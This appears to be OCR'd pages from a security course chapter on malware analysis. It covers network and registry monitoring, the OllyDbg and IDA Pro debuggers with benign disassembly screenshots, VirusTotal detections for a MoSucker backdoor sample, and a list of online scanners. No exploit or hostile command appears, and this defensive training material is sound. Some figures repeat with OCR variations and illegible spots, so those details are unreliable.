10/5/2012 2:1...	10/5/2012 2:14:5...	Web	WIN-LXQN3...	1114	maa03s04-n...	80
10/5/2012 2:1...	10/5/2012 2:14:5...	Web	WIN-LXQN3...	1164	maa03s04-n...	80
10/5/2012 2:1...	10/5/2012 2:15:0...	Web	WIN-LXQN3...	1076	mystart-lon.l...	80
10/5/2012 2:1...	10/5/2012 2:15:2...	Web	WIN-LXQN3...	1205	maa03s04-n...	80

POST request to https://news.google.co.in/news/xhr/rhc/authuser=0

Tag	Value
cid	52777990230736,52777991632076,52777992527295,52777984808614,52777983170746,52777984394614

http://www.tamos.com

Malware Analysis Procedure (Cont'd)


Step 5: Record **network traffic information** using connectivity and **log packet** content monitoring tools such as **NetResident** and **TCPView**

Step 6: Determine the files added, processes spawned, and changes to the registry with the help of registry monitoring tools such as **RegShot**

NetResident

Source: http://www.tamos.com

NetResident is a network content **analysis application** designed to monitor, store, and reconstruct a wide range of network events and activities, such as email messages, web pages, downloaded files, instant messages, and **VoIP conversations**. It uses advanced **monitoring technology** to capture the data on the network, saves the data to a database, reconstructs it, and displays the content.



Groups	Count
☑ Dates	1
☑ 10/5/2012	36
☑ Protocols	1
☑ Web	36
☑ Party A	1
☑ Party B	20

Date	Last Updated	Protocol	Party A	Port A	Party B	Port B
10/5/2012 2:1...	10/5/2012 2:14:3...	Web	WIN-LXQN3...	1076	mystart-lon.i...	80
10/5/2012 2:1...	10/5/2012 2:14:4...	Web	WIN-LXQN3...	1104	maa03s04-in...	443
10/5/2012 2:1...	10/5/2012 2:14:4...	Web	WIN-LXQN3...	1109	maa03s04-in...	443
10/5/2012 2:1...	10/5/2012 2:14:4...	Web	WIN-LXQN3...	1110	maa03s04-in...	443
10/5/2012 2:1...	10/5/2012 2:14:4...	Web	WIN-LXQN3...	1111	maa03s04-in...	443
10/5/2012 2:1...	10/5/2012 2:14:5...	Web	WIN-LXQN3...	1114	maa03s04-in...	80
10/5/2012 2:1...	10/5/2012 2:14:5...	Web	WIN-LXQN3...	1114	maa03s04-in...	80
10/5/2012 2:1...	10/5/2012 2:14:5...	Web	WIN-LXQN3...	1145	maa03s04-in...	80
10/5/2012 2:1...	10/5/2012 2:14:5...	Web	WIN-LXQN3...	1147	maa03s04-in...	443
10/5/2012 2:1...	10/5/2012 2:14:5...	Web	WIN-LXQN3...	1163	maa03s04-in...	443
10/5/2012 2:1...	10/5/2012 2:14:5...	Web	WIN-LXQN3...	1114	maa03s04-in...	80
10/5/2012 2:1...	10/5/2012 2:14:5...	Web	WIN-LXQN3...	1164	maa03s04-in...	80
10/5/2012 2:1...	10/5/2012 2:15:0...	Web	WIN-LXQN3...	1076	mystart-lon.i...	80
10/5/2012 2:1...	10/5/2012 2:15:2...	Web	WIN-LXQN3...	1205	maa03s04-in...	80


POST request to http://news.google.co.in/news/xhr/rhc?authuser=0

Tag	Value
cid	52777990230736,52777991632076,52777992527295,52777984808514,52777983170746,52777984394614
ned	in

180 bytes

Connected 1 1,067,459

FIGURE 7.29: NetResident Screenshot



Malware Analysis Procedure (Cont'd)

7. Collect the following information using debugging tools such as OllyDbg and ProcDump:
   - Service requests
   - Attempts for incoming and outgoing connections
   - DNS tables information

OllyDbg

http://www.ollydbg.de

Malware Analysis Procedure (Cont'd)


Step 7: Collect the following information using debugging tools such as OllyDbg and ProcDump:

- Service requests
- Attempts for incoming and outgoing connections
- DNS tables information

OllyDbg

Source: http://www.ollydbg.de

OllyDbg is a **32-bit assembler-level** analyzing debugger for Microsoft Windows® Emphasis on **binary code analysis** makes it particularly useful in cases where source is unavailable.




```
MOV ECX,9C
PUSH ECX
PUSH 8                                        Flags = HEAP_ZERO_MEM
CALL <JMP.&KERNEL32.GetProcessHeap>           GetProcessHeap
PUSH EAX                                      hHeap
CALL <JMP.&KERNEL32.HeapAlloc>                HeapAlloc
OR EAX,EAX
JNZ SHORT OLLYDBG.004010B6
MOV EAX,0FD
CALL OLLYDBG.0040106C
PUSH EAX
PUSH EAX                                      Arg2
PUSH DWORD PTR DS:[4B011B]                    Arg1 = 00000000
CALL OLLYDBG.004AD3D4                         OLLYDBG.004AD3D4
PUSH DWORD PTR DS:[4B011B]                    Arg1 = 00000000
CALL OLLYDBG.004AD3E8                         OLLYDBG.004AD3E8
POP EDI
RETN
MOV ECX,9C
OR ECX,ECX
JE SHORT OLLYDBG.004010F2
CALL OLLYDBG.004AD3AC
MOV DWORD PTR DS:[4B011B],EAX
CMP EAX,0
JNB SHORT OLLYDBG.00401079
MOV EAX,0FC
CALL OLLYDBG.0040106C
RETN
CMP DWORD PTR DS:[4B011B],0
JB SHORT OLLYDBG.00401124
PUSH DWORD PTR DS:[4B011B]                    Arg1 = 00000000
CALL OLLYDBG.004AD3C4                         OLLYDBG.004AD3C4
OR EAX,EAX
JE SHORT OLLYDBG.00401124
PUSH EAX                                      pMemory
PUSH 0                                        Flags = HEAP_ZERO_MEMC
CALL <JMP.&KERNEL32.GetProcessHeap>           GetProcessHeap
PUSH EAX                                      hHeap
CALL <JMP.&KERNEL32.HeapFree>                 HeapFree
```

```
Registers (FPU)
EAX 7 [illegible] KERNEL32.BaseThreadInitThunk
ECX 00000000
EDX 00401000 OLLYDBG.<ModuleEntryPoint>
EBX 7FA9D000
ESP 0018FF88
EBP 0018FF90
ESI 00000000
EDI 00000000

EIP 00401000 OLLYDBG.<ModuleEntryPoint>

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7FA9C000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_MOD_NOT_FOUND (0000007E)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
FFFFFA00
0018FF9C  RETURN to 0018FF9C
FFFFF000
0018FFE4  Pointer to next SEH record
777F2022  SE handler
F4868136
00000000
0018FFEC
77769A12  RETURN to ntdll.77769A12 from ntd
00401000  OLLYDBG.<ModuleEntryPoint>
7FA9C000
FFFFFFFF  End of SEH chain
777E135A  SE handler
00000000
00000000
```

FIGURE 7.30: OllyDbg Screenshot

Virus Analysis Tool: IDA Pro



```
var_C= dword ptr -0Ch
var_8= dword ptr -8
var_4= dword ptr -4
hInstance= dword ptr  4
hPrevInstance= dword ptr  8
lpCmdLine= dword ptr  0Ch
nShowCmd= dword ptr  10h

sub     esp, 18h
lea     eax, [esp+18h+var_14]
push    eax
push    0FFFFFFFFh
call    ds:GetCommandLineW
push    eax
lea     ecx, [esp+24h+var_10]
push    ecx
call    ds:[illegible] ; QT::QString::fromWCharArray(ushort const
add     esp, 0Ch
mov     ecx, eax
call    ds:[illegible] ; QT::QString::toLocal8Bit(void)
mov     edx, [esp+18h+var_10]
100.00% (-141,106) (609,24) 00041387 00441F87: WinMain(x,x,x,x)+27
```

```
Compiling file 'C:\Program Files (x86)\IDA Demo 6.3\idc\ida.idc'...
Executing function 'main'...
Compiling file 'C:\Program Files (x86)\IDA Demo 6.3\idc\onload.idc'...
Executing function 'OnLoad'...
IDA is analysing the input file...
You may start to explore the input file right now.
Using FLIRT signature: Microsoft VisualC 2-10/net runtime
```

http://www.hex-rays.com

Virus Analysis Tool: IDA Pro

Source: http://www.hex-rays.com

This is a dissembler and debugger tool that supports both Windows and Linux platforms.

Dissembler


The dissembler displays the instruction execution of various programs in symbolic form, even if the code is available in a binary form. It displays the instruction execution of the processor in the form of maps. It enables its users to identify viruses as well. For example, if any screensavers or "gif" files are trying to spy on any internal applications of the user, IDA Pro Tool reveals this immediately.

IDA Pro is developed with the latest techniques that enable it to trace difficult binary codes. These are displayed in readable execution maps.

Debugger

The debugger is an interactive tool that complements the dissembler to perform the task of static analysis in one single step. It bypasses the obfuscation process, which helps the assembler to process the hostile code in-depth.

IDA Pro is a tool that allows you to explore any software interruptions and vulnerabilities and to use it as tamper resistance. It is an interactive, programmable, multi-processor disassembler coupled to a local and remote debugger and augmented by a complete plugin programming environment. This can also be used to protect your essential privacy rights. This is used by antivirus companies, research companies, software development companies, agencies, and military organizations.



```
Function name
sub_401070
sub_401200
sub_401230
sub_4012F0
sub_4013A0
sub_4015A0
sub_402EA0
sub_402EC0
sub_403140
sub_403330
sub_4035D0
sub_403680
sub_403900
sub_403920
sub_403960
sub_403A40
sub_403B30
Line 2 of 944
```

```
var_C= dword ptr -0Ch
var_8= dword ptr -8
var_4= dword ptr -4
hInstance= dword ptr  4
hPrevInstance= dword ptr  8
lpCmdLine= dword ptr  0Ch
nShowCmd= dword ptr  10h

sub     esp, 18h
lea     eax, [esp+18h+var_14]
push    eax
push    0FFFFFFFFh
call    ds:GetCommandLineW
push    eax
lea     ecx, [esp+24h+var_10]
push    ecx
call    ds:?fromWCharArray@QString@QT@@SA?AV12@PBGH@Z ; QT::QString::fromWCharArray(ushort const
add     esp, 0Ch
mov     ecx, eax
call    ds:?toLocal8Bit@QString@QT@@QBE?AVQByteArray@2@XZ ; QT::QString::toLocal8Bit(void)
mov     edx, [esp+18h+var_10]
100.00% (-141,105) (509,26) 00041357 00441F57: WinMain(x,x,x,x)+27
```


```
Compiling file 'C:\Program Files (x86)\IDA Demo 6.3\idc\ida.idc'...
Executing function 'main'...
Compiling file 'C:\Program Files (x86)\IDA Demo 6.3\idc\onload.idc'...
Executing function 'OnLoad'...
IDA is analysing the input file...
You may start to explore the input file right now.
Using FLIRT signature: Microsoft VisualC 2-10/net runtime
```

```
AU:  idle   Down        Disk: 66GB
```

FIGURE 7.31: IDA Pro Screenshot

Online Malware Testing: VirusTotal

- VirusTotal is a free service that analyzes suspicious files and URLs and facilitates the detection of viruses, worms, Trojans, etc.



https://www.virustotal.com/file/06131d625c39d3d5d91041b9720a30c2fb1e757e603695d3478687c27c392fdb/analysis/

SHA256	06131d625c39d3d5d91041b9720a30c2fb1e757e603695d3478687c27c392fdb
File name	smona_06131d625c39d3d5d91041b9720a30c2fb1e757e603695d3478687c27c392fdb.bin
Detection ratio	37 / 41
Analysis date	2012-07-17 02:52:00 UTC (2 months, 2 weeks ago)

Antivirus	Result	Update
AhnLab-V3	Win-Trojan/Mosucker.1036288	20120716
AntiVir	BDC/Mosucker.23.G1	20120716
Antiy-AVL	Backdoor/Win32.MoSucker.gen	20120717
Avast	Win32:Trojan-gen	20120716
AVG	BackDoor.Mosucker	20120716

http://www.virustotal.com


Online Malware Testing: VirusTotal

Source: http://www.virustotal.com

VirusTotal is a service that analyzes suspicious files and facilitates the quick detection of viruses, worms, Trojans, and all kinds of malware detected by antivirus engines.

Features:

- Free and independent service
- Uses multiple antivirus engines
- Comprised of real-time automatic updates of virus signatures
- Gives detailed results from each antivirus engine
- Has real-time global statistics



VirusTotal is a free service that **analyzes suspicious files and URLs** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware.

Maximum file size: 32MB

By clicking 'Scan it!', you consent to our Terms of Service and allow VirusTotal to share this file with the security community. See our Privacy Policy for details.

You may prefer to scan a URL or search through the VirusTotal dataset

SHA256: [illegible]


File name: [illegible]

Detection ratio: 37 / 41

Analysis date: 2012-07-17 02:52:08 UTC (2 months, 2 weeks ago)

Antivirus	Result	Update
AhnLab-V3	Win-Trojan/Mosucker.1036288	20120716
Avira	BDC/Mosucker.23.G1	20120716
Antiy-AVL	Backdoor/Win32.MoSucker.gen	20120717
Avast	Win32:Trojan-gen	20120716
AVG	BackDoor.Mosucker	20120716

FIGURE 7.32: virustotal Screenshot



Online Malware Analysis Services

Anubis: Analyzing Unknown Binaries
http://anubis.iseclab.org

Avast! Online Scanner
http://onlinescan.avast.com

Malware Protection Center
https://www.microsoft.com

ThreatExpert
http://www.threatexpert.com

Dr. Web Online Scanners
http://vms.drweb.com

Metascan Online
http://www.metascan-online.com

Bitdefender QuickScan
http://www.bitdefender.com

GFI SandBox
http://www.gfi.com

